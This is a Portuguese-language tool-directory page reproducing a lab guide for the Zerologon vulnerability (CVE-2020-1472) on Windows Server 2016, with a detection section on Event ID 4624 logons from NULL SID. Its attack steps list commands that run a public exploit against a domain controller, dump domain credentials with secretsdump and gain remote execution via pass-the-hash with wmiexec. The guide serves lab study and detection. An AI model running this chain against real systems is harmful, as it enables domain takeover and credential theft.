
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Zerologon_CVE-2020-1472 — Guia de laboratório passo a passo para simular, detectar e mitigar a vulnerabilidade Zerologon (CVE-2020-1472) no Windows Server 2016 usando Kali Linux e ferramentas Impacket. | Kitploit
Ferramentas/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
Análise de VulnerabilidadesExploraçãoTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Guia de laboratório passo a passo para simular, detectar e mitigar a vulnerabilidade Zerologon (CVE-2020-1472) no Windows Server 2016 usando Kali Linux e ferramentas Impacket.

Ver Repositório
35há 2 anosAinda não revisado
Compartilhar

Zerologon_CVE-2020-1472

Objetivo

Esta pesquisa de vulnerabilidade teve como objetivo estabelecer um ambiente controlado para simular um Zerologon no Windows Server 2016 através do Kali Linux para fins de detecção e mitigação. O foco principal foi realizar um teste de penetração de vulnerabilidade e mostrar a possibilidade de controlar um desktop sem fazer login como o usuário do desktop, enquanto detecta e mitiga a vulnerabilidade.
Habilidades Aprendidas

  • Compreensão avançada dos Visualizadores de Eventos do Windows
  • Proficiência em Kali Linux e Impackets
  • Capacidade de realizar um zerologon

Ferramentas Utilizadas

  • Códigos do Zerologon
  • Windows Server 2016
  • Kali Linux


Passos para implementar o Zerologon

Kali Linux

  1. sudo su para usuário root
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Altere o diretório de acordo com o seu diretório)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Captura de tela 2023-03-25 às 10 47 33 AM

Passos para identificar o Zerologon

Windows

IMPORTANTE Desative o recurso de segurança


  1. Verifique o Visualizador de Eventos
  2. No Gerenciador do Servidor, selecione Logs do Windows, Segurança e procure pelo ID do Evento 4624 (Evento de Logon do Usuário) Sinais de um Zerologon
  • O assunto dos logs será nomeado NULL SID
  • Este logon deve receber direitos administrativos também. Captura de tela 2023-02-13 às 10 11 13 PM
